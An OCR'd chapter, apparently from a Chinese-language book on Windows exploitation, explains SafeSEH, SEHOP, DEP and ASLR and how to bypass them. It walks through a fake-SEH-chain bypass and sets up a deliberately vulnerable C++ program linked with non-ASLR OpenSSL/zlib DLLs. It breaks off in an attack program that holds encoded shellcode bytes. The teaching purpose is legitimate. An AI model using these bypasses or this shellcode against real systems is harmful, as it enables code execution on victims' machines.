SEHOP

SafeSEH 是透過連結器在連結時期於輸出檔案（.exe 或 .dll）內創建 SafeSEH 表格，表格是一個例外處理函式的對照表。發生例外時，作業系統比對 SafeSEH 表格，來驗證例外處理函式是否有受到攻擊而被覆寫記憶體位址。SafeSEH 的缺點是被保護的專案必須重新連結才能夠加入連結器參數 /safeseh，有時候某些專案開發的情況，是不允許重新編譯或連結部份的程式模組的，例如交給第三方開發的模組，而合約中並不包含對程式碼的開放，因 此我方只能夠拿到模組檔案本身，不管它當初是否有加入 /safeseh 編譯。只要引用的模組中，有任何一個沒有 SafeSEH 的保護，那麼 SafeSEH 就形同無效。原理我們在前面的文章中已經解釋過了。

另一種關於 SafeSEH 的保護機制是 SEHOP (Structured Exeception Handler Overwrite Protection)。它是於 2006 年 9 月首先在

作業解釋如何手動開啟這項功能。KB 中有提到，如果開啟的話，Cygin、Skype、或者 Armadillo-protected 的相關程式會無法正常運作。

或者執行 cmd.exe 開啟一個 terminal，執行：
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\kernel" /v DisableExceptionChainValidation

如果是關閉的狀態，會顯示沒有這個 value，或這個 value 不為 0，例如在 Windows 10 (Technical Preview 9841, 2015/1/24) 執行會得到下面這個結果，代表即使是 Windows 10，預設也是關閉的狀態：
ERROR: The system was unable to find the specified registry key or value.

Server 系列的 Windows 預設則是開啟。

在 Windows 7 之後，微軟也在 MSDN 對軟體開發者默默地建議， 可以針對自行開發的程式，在 registry 內新增一個應用程式 exe 檔案同名的目錄，並在其下新增鍵值 DisableExceptionChainValidation，其數值為 dword 0。例如，假設應用程式名為 MyExecutable.exe，則如下：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**MyExecutable.exe**]
"DisableExceptionChainValidation"=dword:00000000

如果是 64 位元系統下的 32 位元應用程式，則是在 [HKLM\Software\Wow6432Node\...] 下面設定。
SEHOP 的原理是這樣：在程式啟動的時候，先加入一個 ntdll 裡面的 FinalExceptionHandler 函式的位址當作 Handler，其 Next 成員為 0xFFFFFFFF（因為串列鍊結後面沒有其他元素了，串列鍊結結構請參考本書第五章）之後程式自行加入的例外處理函式都會在這個 FinalExceptionHandler 函式的前面，因此這個 FinalExceptionHandler 函式如其名，總會是最後一個 SEH 結構的例外處理函式。

當 程序執行中發生例外的時候，作業系統就順著 SEH 的串列結構去檢查，並且確保最後檢查得到 Next 是 0xFFFFFFFF 以及 Handler 是 FinalExceptionHandler。如果檢查不到，則代表 SEH 被攻擊覆寫了，程序會立刻中止。

這 樣的檢查動作是發生在程序執行的動態時期，每一次發生例外的時候都會做的檢查。因為通常例外處理狀況不容易發生，而且例外處理函式的串列也不會太長，因此 整體而言，對程序的效能執行影響是相對小的。而且既有的舊專案也不用重新編譯或連結，這對很多程式開發者而言是一大福音。

SafeSEH 是保護 Handler，而 SEHOP 則是保護 SEH 的整體串列結構。SafeSEH 是針對 32 位元，且必須重新連結專案模組；而 SEHOP 則是作業系統的功能，程式專案不需要參與或調整，是執行時期的動態判斷。

08 年 Sotirov 和 Down（我們已經第三次提到他們的名字）在黑帽年會揭露的文件中也針對 Vista SP1 下的 SEHOP 邏輯做了分析報告。例外發生時由 RtlDispatchException 函式處理，底下是筆者引用此函式內關於 SEHOP 的程式碼邏輯部份：

```
// Skip the chain validation if the DisableExceptionChainValidation bit is set
if (process_flags & 0x40 == 0) {

    // Skip the validation if there are no SEH records on the linked list
    if (record != 0xFFFFFFFF) {

        // Walk the SEH linked list
        do {
            // The record must be on the stack
            if (record < stack_bottom || record > stack_top)
                goto corruption;

            // The end of the record must be on the stack
            if ((char*)record + sizeof(EXCEPTION_REGISTRATION) > stack_top)
                goto corruption;

            // The record must be 4 byte aligned
            if ((record & 3) != 0)
                goto corruption;

            handler = record->handler;

            // The handler must not be on the stack
            if (handler >= stack_bottom && handler < stack_top)
                goto corruption;

            record = record->next;
        } while (record != 0xFFFFFFFF);
        // End of chain reached

        // Is bit 9 set in the TEB->SameTebFlags field? This bit is set in
        // ntdll!RtlInitializeExceptionChain, which registers
        // FinalExceptionHandler as an SEH handler when a new thread starts.
        if ((TEB->word_at_offset_0xFCA & 0x200) != 0) {
            // The final handler must be ntdll!FinalExceptionHandler
            if (handler != &FinalExceptionHandler)
            goto corruption;
        }
    }
}
```

另外，如果 PE 表頭中的 MajorLinkerVersion 是 0x53 而 MinorLinkerVersion 是 0x52，則 SEHOP 不啟動，這部份不啟動的邏輯是在 LdrpIsImageSEHValidationCompatible 函式內做的。MajorLinkerVersion 0x53 代表這個模組有經過額外的程式碼保護技術，SEHOP 為了相容性的關係會自動關閉。

攻擊 SEHOP

例如 0x7401 就是往前跳 1 個 byte。因為 Next 覆寫進 little-endian 系統的時候會反過來，所以 Next 的倒數第二個 byte 就變成決定距離的關鍵。而剛剛用到的 Z bit 必須是 on 的狀態，JE 才會跳，所以原本都找 pop # pop # ret，現在變成多加個 xor 在最前面，使得 Z bit 先設為 on。

再來在 Next 的記憶體位址安排數值 0xFFFFFFFF，並且在下一個四位元組空間內安排 ntdll!FinalExceptionHandler 的記憶體位址。這樣可以讓 SEHOP 驗證過關。

然後剛剛的 JE 不管它是往前跳或往後跳，在對應的地方放置 NOP 緩衝以及設計好一到兩個 jump 指令，以跳到我們指定的 shellcode。

例 如：假設 Next 覆寫 0x0012F774，Handler 覆寫 0x004018E1（這些都是假設數值）。0x004018E1 位址的內容是 XOR EAX, EAX # POP EAX # POP EAX # RET。而我們又在 0x0012F774 的地方覆寫 0xFFFFFFFF，並且下一個四位元組空間 0x0012F778 放 FinalExceptionHandler 的位址。接著觸動例外狀況。

因 為 SEH 結構合法，所以 SEHOP 驗證通過。因此 Handler 0x004018E1 被載入指令暫存器 eip，xor # pop # pop # ret 被執行。因此 Z 為 on，且 Next 的位址（&Next）被載入 eip，Next 上的內容被當作指令執行，因此執行 0x74F7，也就是 JE short -0x7，往回跳 7 個 bytes，後面的另兩個 bytes 0x1200 就不管了。我們只要在剩下 5 個 bytes 的空間內再安插另一個的 jump，佐以 NOP 來緩衝，或者再搭配另一個 jump，就可以跳到我們的 shellcode 了。

大致是這樣，不過，如果系統同時有 ASLR 安全機制，我們會無法得知 FinalExceptionHandler 的確切位址，所以只有 1/2^16 的機率會一次成功。Stefan 和 Damien 的文章中提到，他們發現 FinalExceptionHandler 的位址只有 9 個位元會變動，因此成功機率是 1/2^9，也就是 1/512，仍然很低。

基本上可以說 SEHOP 加上 ASLR 是相當有效的防護技術。


DEP 與 ASLR

DEP (Data Execution Prevention) 是從 XP SP2 和 Server 2003 SP1 以後開始引進到 Windows 的作業系統中。DEP 分成兩方面的技術支援來達成實作，一方面是硬體的支援，CPU 必須支援 NX (No eXecute) 功能。在記憶體分頁系統中，以往的記憶體分頁只有一個位元來判定該分頁的保護狀態，可以依靠那一個位元為 0 或 1 來判別該記憶體分頁是唯讀或者可讀寫狀態，至於該分頁是否可被執行，CPU 是無法分辨的。這也就呼應了我們第二章提到的，CPU 無法分辨在記憶體中的數值內容究竟是指令或者資料。而支援 NX 功能的 CPU，允許分頁系統多一個位元來判定該記憶體分頁是否可被執行，如果程序流程跑到判定為不可執行的記憶體分頁時，程序就會被迫中止。
另 一方面，除了硬體的支援外，作業系統作為管理全系統記憶體的程式，也必須能夠調整或判讀記憶體分頁的可執行位元，才能夠和 CPU 配合。Windows 作業系統從 XP SP2 和 Server 2003 SP1 之後都支援這項記憶體管理技術，如果它們被安裝在不支援 NX 功能的硬體之上，那麼 Windows 本身也無法達成以上所述的功能，這種時候，微軟稱它們可以啟動軟體 DEP (Software-enforced DEP)，但是實際上軟體 DEP 卻與我上面說的功能無關。我們之前討論過，軟體 DEP 其實就是 SafeSEH 功能。微軟公司這個作法成功的混淆了一些人。

Windows 作業系統提供四種不同的 DEP 模式，分別如下：

1. OptIn
2. OptOut
3. AlwaysOn
4. AlwaysOff

OptIn 模式代表，除了系統本身部份的執行檔案或者程式庫檔案以外，如果你希望某個程式被 DEP 保護，你必須手動指定它。OptOut 模式則與 OptIn 相反，所有程式都被 DEP 保護，除非你特別指定某些程式不被保護。在 Windows 系統內的控制台 (Control Panel)，都有 OptIn 或 OptOut 的指定清單可以設定。例如下圖為 Windows 10 (Technical Preview) 在控制台的設定頁面：



AlwaysOn 和 AlwaysOff 就是全部保護或者全部不保護，沒有什麼指定清單的問題，也無法關閉或開啟，除非透過 boot.ini（XP 和 Server 2003）或 bcdedit.exe（Vista 和 Server 2008 及其之後的所有系統）修改開機選項並且重新開機。

在 64 位元的 Windows 作業系統中（不管是使用者作業系統如 Vista，或者是伺服器作業系統如 Server 2003），只要是 64 位元的應用程式，都是 AlwaysOn 模式。AlwaysOn 模式代表 DEP 是開啟而且無法關閉的。這提供 64 位元程式一些先天上優於 32 位元程式的保護。至於 32 位元的作業系統，或者在 64 位元的作業系統下的 32 位元應用程式，則按照以下的原則。

Windows XP、Vista、或 Windows 7 之後的一般使用者作業系統（包括 Windows 10，如上圖），**預設是 OptIn 模式**。而伺服器等級的 Windows Server 2003 或之後的作業系統，**預設是 OptOut 模式**。

另外，VS 提供一個連結器的參數 **/NXCOMPAT**，預設狀況下，如果是在 Vista 及其以後的作業系統，在 VS 2005 及其之後，新的專案都會開啟這個參數。只要這個參數是開啟的，所編譯連結出來的程式就會自動視為 OptIn 所指定保護的對象。

ASLR (Address Space Layout Randomization) 是在 Windows Vista 和 Server 2008 及其以後的作業系統的保護技術。預設情況下它是只針對系統部份的執行檔以及動態連結程式庫作保護。它的功能是在每次開機之後，改變 exe 執行檔和 dll 程式庫的基底位址 (base address)，而且也會變亂堆疊和堆積的基底位址。
因此當 ASLR 發生功效的時候，攻擊者無法預測執行檔本身以及系統 dll（包括最重要的 kernel32.dll）的記憶體位址。像是本書早先的一些範例程式，如果直接在程式裡面寫死作業系統 dll 的記憶體位址，那麼在 ASLR 啟動的作業系統之下，將全部失效，降級為阻斷式服務的攻擊...。

ASLR 的弱點在於，如果程式有不支援 ASLR 的模組載入到記憶體中，那麼那些模組的記憶體位址就不會被變亂，攻擊者就有機會可以使用它們來製作穩定的攻擊程式。

在 VS 2008 及其之後的 VS 版本，連結器都有提供一個 /DYNAMICBASE 參數，新專案預設是打開的。只要模組連結的時候有這個參數，產生出來的檔案 PE 表頭中的 DllCharacteristics 項目中的 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 旗標就會被設定為 on。而在這種情況下，支援 ASLR 的系統也會自動變亂這個模組。

所以結論是，預設狀態下，在 Vista 及 Server 2008 及其以後的系統，ASLR 會針對**作業系統模組**以及**有加上 /DYNAMICBASE 參數連結的模組**作保護。之前的作業系統例如 XP 或 Server 2003 的系統則沒有 ASLR 的支援（除非透過第三方軟體如 WehnTrust 或 Ozone 的支援）。

微軟提供了一個方法，透過修改 registry 可以控制全系統都啟動 ASLR，包括不支援 ASLR 的模組；或者全系統都關閉，包括所有系統模組。在 "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\" 下面新增一個鍵值 MoveImages，其型態為 dword。如果值為 0，則代表全系統關閉 ASLR；如果為 -1，則代表全系統啟動 ASLR；其他數值或當鍵值不存在的時候，則維持預設狀態，就是只有系統模組以及編譯連結加上 /DYNAMICBASE 參數的模組才會被保護。

DEP 加上 ASLR 是相當有效的複合式防護措施。如果是 Windows Server 2008 及其以後的 Server 系統，則除了 DEP 和 ASLR 之外，預設還有 SEHOP 開啟狀態，綜合起來的安全強度更高。關於 SEHOP 的攻擊，我們早先提過，一種想法是製作合法但是假冒的 SEH 串列結構，或者是透過直接覆蓋 RET 或其他緩衝區溢位的攻擊手法。

攻擊 ASLR

攻擊 ASLR 有幾種不同的想法，除了在記憶體裡面噴灑許多重複的攻擊指令以外，最常見也最容易成功的方法就是避開有 ASLR 啟動的模組。以下我會針對這種作法寫兩個模擬案例，並且帶領讀者來攻擊它們。

設定 ASLR 案例環境：OpenSSL 與 zlib

在本節的案例裡，我們使用 **Windows 7 x64 EN** 來做被攻擊的作業系統平台。

首先因為我們之前的模擬案例都太小了，所以除了執行程式 exe 本身以外，只有載入像是 ntdll 或是 kernel32 這一類的系統 dll 模組，而 ASLR 預設會保護這樣的模組，又執行程式本身非常小，沒有什麼指令或記憶體位址可以足夠我們使用。因此我們接下來，要使用一個非常有名也非常熱門的程式庫：**OpenSSL**。當然，我們要用的是 Windows 版本。目前官網上最新 (2015.1.28) 的 Windows 版本是 v1.0.1L。讀者可以自行從官網的連結下載，或者直接點這裡。

安裝基本上全部照預設就可以了，安裝完之後預設會在 C 槽根目錄新增一個 **C:\OpenSSL-Win32** 資料夾。裡面有兩個重要的 dll 檔案，就是 ssleay32.dll 和 libeay32.dll；另外 include 資料夾存放可以引用的 .h 表頭檔；lib 資料夾存放可以連結的 .lib 程式庫檔案。

除了 OpenSSL，我們再使用另外一個常見的函式庫：**zlib**，官方網站上的 Related External Links 有提供 Windows 版本的超連結，我們使

除了 OpenSSL，我們再使用另外一個常見的函式庫：**zlib**。[官方網站](#) 上的 Related External Links 有提供 Windows 版本的[連結點]。我們使用最新 (2015.1.28) 的版本 1.2.5。下載兩個檔案，一個是 zlib125.zip，另一個是 zlib125dll.zip。zlib125dll.zip 包含 1.2.5 版本的 zlibwapi.dll 檔案，是網站作者用 Visual Studio 2010 編譯的，還不錯。

把 zlib125.zip 解壓縮放在 **C:\zlib-1.2.5** 資料夾下面，這個資料夾包含 zlib.h 和 zconf.h 這兩個我們會需要的 .h 檔案。

把 zlib125dll.zip 解壓縮放在 **C:\zlib125dll** 資料夾下面，這個資料夾裡頭的 dll32 子資料夾，包含我們需要的 zlibwapi.lib 以及 zlibwapi.dll。

我們總共會用到三個 .dll 檔案：ssleay32.dll、libeay32.dll、以及 zlibwapi.dll。之後我們的程式要執行的時候，這三個 .dll 檔案都必須在與 .exe 檔案的同一個資料夾下面，或者透過安裝程式安裝在系統裡。我們的模擬小案例不需要用安裝程式，只要記得拷貝這三個檔案到執行程式的同一個路徑下就好了。

有一點我們該知道，每個模組預設都會有個 ImageBase 位址，包括我們即將要引用的三個 .dll 也是。一個通常的慣例，是會在程式開發的最後，把應用程式會引用的模組全部找出來，並且確認其 ImageBase 不會互相相衝。因此我們先把這三個 .dll 檔案抓出來，假設放在 **C:\buffer_overflow** 資料夾下面。我們透過 Visual Studio Command Prompt (2010) 或者 Developer Command Prompt for VS2013 來執行 Visual Studio 所附的工具 editbin.exe。Visual Studio Command Prompt (2010) 或者 Developer Command Prompt for VS2013 都可以在開始功能表的選單裡面找到。

我們執行 editbin /rebase:base=0x11000000 *.dll 如下：

```
C:\buffer_overflow>dir

 Volume in drive C has no label.
 Volume Serial Number is 641D-AB70

 Directory of C:\buffer_overflow

01/28/2015  01:15 PM    <DIR>          .
01/28/2015  01:15 PM    <DIR>          ..
01/28/2015  01:15 PM         1,179,648 libeay32.dll
01/28/2015  01:15 PM           274,432 ssleay32.dll
01/28/2015  01:15 PM           141,312 zlibwapi.dll
               3 File(s)      1,595,392 bytes
               2 Dir(s)  10,682,036,224 bytes free

C:\buffer_overflow>editbin /rebase:base=0x11000000 *.dll

Microsoft (R) COFF/PE Editor Version 10.00.40219.01
Copyright (C) Microsoft Corporation.  All rights reserved.


C:\buffer_overflow>
```

這樣就完成了案例環境的設定。

ASLR 第一個案例：覆蓋 ret 攻擊

第一個 ASLR 案例我們先使用 Dev-C++ 來編譯，以避開 Security Cookie 的保護。請在 Windown 7 環境底下安裝 Dev-C++ 4.9.9.2（古老穩定版本），並且新增一個空白 C++ 專案，取名叫做 vuln_devc_aslr，並且新增一個 .cpp 檔案，內容如以下，存成 vuln_devc_aslr.cpp：

```
// vuln_devc_aslr.cpp
// 2015-1-28
// fon909@outlook.com
// compiled by dev-c++ 4.9.9.2
#include <cstdlib>
#include <cstdio>
#include <cstring>
using namespace std;

// For OpenSSL
#include <openssl/evp.h> // generic EnVeloPe functions for symmetric ciphers
#include <openssl/ssl.h> // ssl & tls
```




```
    // for openssl
    EVP_CIPHER_CTX ctx;
    EVP_CIPHER_CTX_init(&ctx);
    EVP_CIPHER_CTX_cleanup(&ctx);
    SSL_CTX_free(SSL_CTX_new(SSLv23_method()));

    // for zlib
    zlibVersion();
}

void do_something(FILE *pfile) {
    char buf[128];
    fscanf(pfile, "%s", buf);
    // do file reading and parsing below
    // ...
}

int main(int argc, char *argv[]) {
    link_libs();

    char dummy[1024];
    FILE *pfile;

    strcpy(dummy, argv[0]); // make sure dummy is used
    printf("%s starts...\n", dummy);
    if(argc>=2) pfile = fopen(argv[1], "r");
    if(pfile) do_something(pfile);
    printf("%s ends....\n", dummy);
}
```

大致解釋一下：這個被攻擊的程式基本上和 Vulnerable001 類似，只是為了引入 OpenSSL 和 zlib 做了一些調整。link_libs 函式是呼叫幾個比較基礎的 OpenSSL 函式與 zlib 函式，以此確保編譯連結程式會把 OpenSSL 和 zlib 的程式庫包含進來。如果程式碼內部都不呼叫 OpenSSL 或 zlib 的相關函式的話，有可能連結器在處理的時候，根本就不會連結程式庫。所以我們至少要意思意思一下，執行幾個函式。

openssl/evp.h 和 openssl/ssl.h 也是兩個很基本的 OpenSSL 表頭檔案，我們為的是要程式可以編譯。在此對於 OpenSSL 不多做深入討論。zlib.h 和 ZLIB_WINAPI 的定義也是為了讓程式可以順利編譯。

存檔之後，先別急著編譯。因為這個時候編譯 Dev-C++ 會告訴你失敗，因為它找不到資料庫檔案，也找不到表頭檔案。


先到選單 Project | Project Options 內部的 Directories 頁籤裡面，新增 OpenSSL 和 zlib 的表頭檔案資料夾路徑，如下圖：




然後到 Parameters 頁籤裡頭，在 Linker 欄位下，輸入 3 行：

- C:/OpenSSL-Win32/lib/libeay32.lib
- C:/OpenSSL-Win32/lib/ssleay32.lib
- C:/zlib125dll/dll32/zlibwapi.lib

如下圖：



最後，我們希望編譯出來的程式直接產生在 c:\buffer_overflow 路徑下，所以在 Build Options 頁籤下，輸入路徑如下圖：



按下 Ok，然後編譯連結程式，產生出 c:\buffer_overflow\vuln_devc_aslr.exe 執行檔。

我們先透過 Immunity Debugger 載入 vuln_devc_aslr.exe，並且用 !mona mod 指令（關於 Immunity Debugger 以及 mona 的用法，請參考本書第三章）來看一下，得到如下：

```
          ---------- Mona command started on 2015-01-28 14:20:29 (v2.0, rev 529) ----------
0BADF00D  [+] Processing arguments and criteria
0BADF00D      - Pointer access level : X
0BADF00D  [+] Generating module info table, hang on...
0BADF00D      - Processing modules
0BADF00D      - Done. Let's rock 'n roll.
0BADF00D  ----------------------------------------------------------------------------------------------------------------------------
0BADF00D   Module info :
0BADF00D  ----------------------------------------------------------------------------------------------------------------------------
0BADF00D   Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D  ----------------------------------------------------------------------------------------------------------------------------
0BADF00D   0x11000000 | 0x11125000 | 0x00125000 | False  | True    | False |  False   | False  | 1.0.11 [LIBEAY32.dll] (C:\buffer_overflow\LIBEAY32.dll)
0BADF00D   0x76380000 | 0x7638a000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7601.18177 [LPK.dll] (C:\Windows\syswow64\LPK.dll)
0BADF00D   0x76ca0000 | 0x76ca6000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\syswow64\NSI.dll)
0BADF00D   0x75210000 | 0x75270000 | 0x00060000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D   0x750a0000 | 0x750e7000 | 0x00047000 | True   | True    | True  |  True    | True   | 6.1.7601.18015 [KERNELBASE.dll] (C:\Windows\syswow64\KERNELBASE.dll)
0BADF00D   0x00400000 | 0x00406000 | 0x00006000 | False  | False   | False |  False   | False  | -1.0- [vuln_devc_aslr.exe] (C:\buffer_overflow\vuln_devc_aslr.exe)
0BADF00D   0x11180000 | 0x111a8000 | 0x00028000 | False  | False   | False |  True    | False  | 1.2.5 [zlibwapi.dll] (C:\buffer_overflow\zlibwapi.dll)
0BADF00D   0x76340000 | 0x76375000 | 0x00035000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\syswow64\WS2_32.dll)
0BADF00D   0x762b0000 | 0x76340000 | 0x00090000 | True   | True    | True  |  True    | True   | 6.1.7601.18577 [GDI32.dll] (C:\Windows\syswow64\GDI32.dll)
0BADF00D   0x769c0000 | 0x76a60000 | 0x000a0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\syswow64\ADVAPI32.dll)
0BADF00D   0x75390000 | 0x754a0000 | 0x00110000 | True   | True    | True  |  True    | True   | 6.1.7601.18015 [kernel32.dll] (C:\Windows\syswow64\kernel32.dll)
0BADF00D   0x76390000 | 0x7643c000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7601.17744 [msvcrt.dll] (C:\Windows\syswow64\msvcrt.dll)
0BADF00D   0x74d00000 | 0x74d0c000 | 0x0000c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\syswow64\CRYPTBASE.dll)
0BADF00D   0x74d10000 | 0x74d70000 | 0x00060000 | True   | True    | True  |  True    | True   | 6.1.7601.18637 [SspiCli.dll] (C:\Windows\syswow64\SspiCli.dll)
0BADF00D   0x77370000 | 0x774f0000 | 0x00180000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SysWOW64\ntdll.dll)
0BADF00D   0x11130000 | 0x11177000 | 0x00047000 | False  | True    | False |  False   | False  | 1.0.11 [SSLEAY32.dll] (C:\buffer_overflow\SSLEAY32.dll)
0BADF00D   0x75110000 | 0x75200000 | 0x000f0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\syswow64\RPCRT4.dll)
0BADF00D   0x74fd0000 | 0x7506d000 | 0x0009d000 | True   | True    | True  |  True    | True   | 1.0626.7601.18454 [USP10.dll] (C:\Windows\syswow64\USP10.dll)
0BADF00D   0x74dd0000 | 0x74de9000 | 0x00019000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SysWOW64\sechost.dll)
0BADF00D   0x764d0000 | 0x765d0000 | 0x00100000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\syswow64\USER32.dll)
0BADF00D   0x742a0000 | 0x74343000 | 0x000a3000 | True   | True    | True  |  True    | True   | 9.00.30729.6161 [MSVCR90.dll] (C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57\MSVCR90.dll)
0BADF00D  ----------------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
          [+] This mona.py action took 0:00:00.422000
```

讀者可以先看其中 kernel32.dll 那一行，當前在我的 Windows 7 電腦執行，kernel32.dll 的基底位址是 0x75390000。我們重新開機，驗證一下 ASLR 是否正常運作。如果 ASLR 正常運作，則重新開機後，同一個程式 vuln_devc_aslr.exe 所載入的 kernel32.dll 的基底位址會亂數改變。

可以明確看出，kernel32.dll 的基底位址從 0x75390000，改變成 0x75eb0000。讀者如果自己實驗，也會看到不一樣的數值。這證明目前 Windows 7 的 ASLR 功能正常運作。

預設狀態下，Windows 7 的 DEP 是 OptIn 模式，因此對於我們這個小程式 vuln_devc_aslr.exe 來說，DEP 是關閉的。我們等一下會對付 DEP，現在先對付 ASLR。

在 之前的攻擊程式中，我們多半都是使用 ntdll.dll、kernel32.dll、或者是 msvcrt.dll 這些系統 dll 的記憶體位址，但是當 ASLR 保護它們這些位址的時候，攻擊者無法預測此時此刻的位址數值是什麼，因此無法撰寫出穩定的攻擊程式。

解 決的方法很簡單，只要使用沒有 ASLR 保護的模組就可以了。即便是作者行文的今日 (2015.1.26)，OpenSSL 官方網站上提供的最新版 v1.0.1L（其實嚴格說來，對於 Windows 版本，他們沒有「提供」，只有「推薦」）也沒有支援 ASLR，意思是連結器沒有加上 /DYNAMICBASE 參數。通常程式的安全性，應該要由使用函式庫的人來負最大責任（是你自己要用的不是嗎？），使用函式庫的開發者，需要自己清楚函式庫的限制與狀態，甚至如 果有必要，自行編譯更安全的函式庫，OpenSSL 可是有提供原始程式碼的。

所以我們只要把緩衝區塞爆，然後透過 OpenSSL 的 dll 找一個 jmp esp 或者 push esp # retn 這一類的指令，就可以把控制流程導引回堆疊了。這一類的過程本書前面已經舉過相當多的例子，並且有清楚詳細的步驟，因此這裡直接呈現最後攻擊程式：


```
// attk_devc_aslr.cpp
// 2015-1-28
// fon909@outlook.com
```

```
#include <iostream>
#include <string>
#include <fstream>
using namespace std;

#define FILENAME "c:\\buffer_overflow\\exploit_vuln_devc_aslr.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
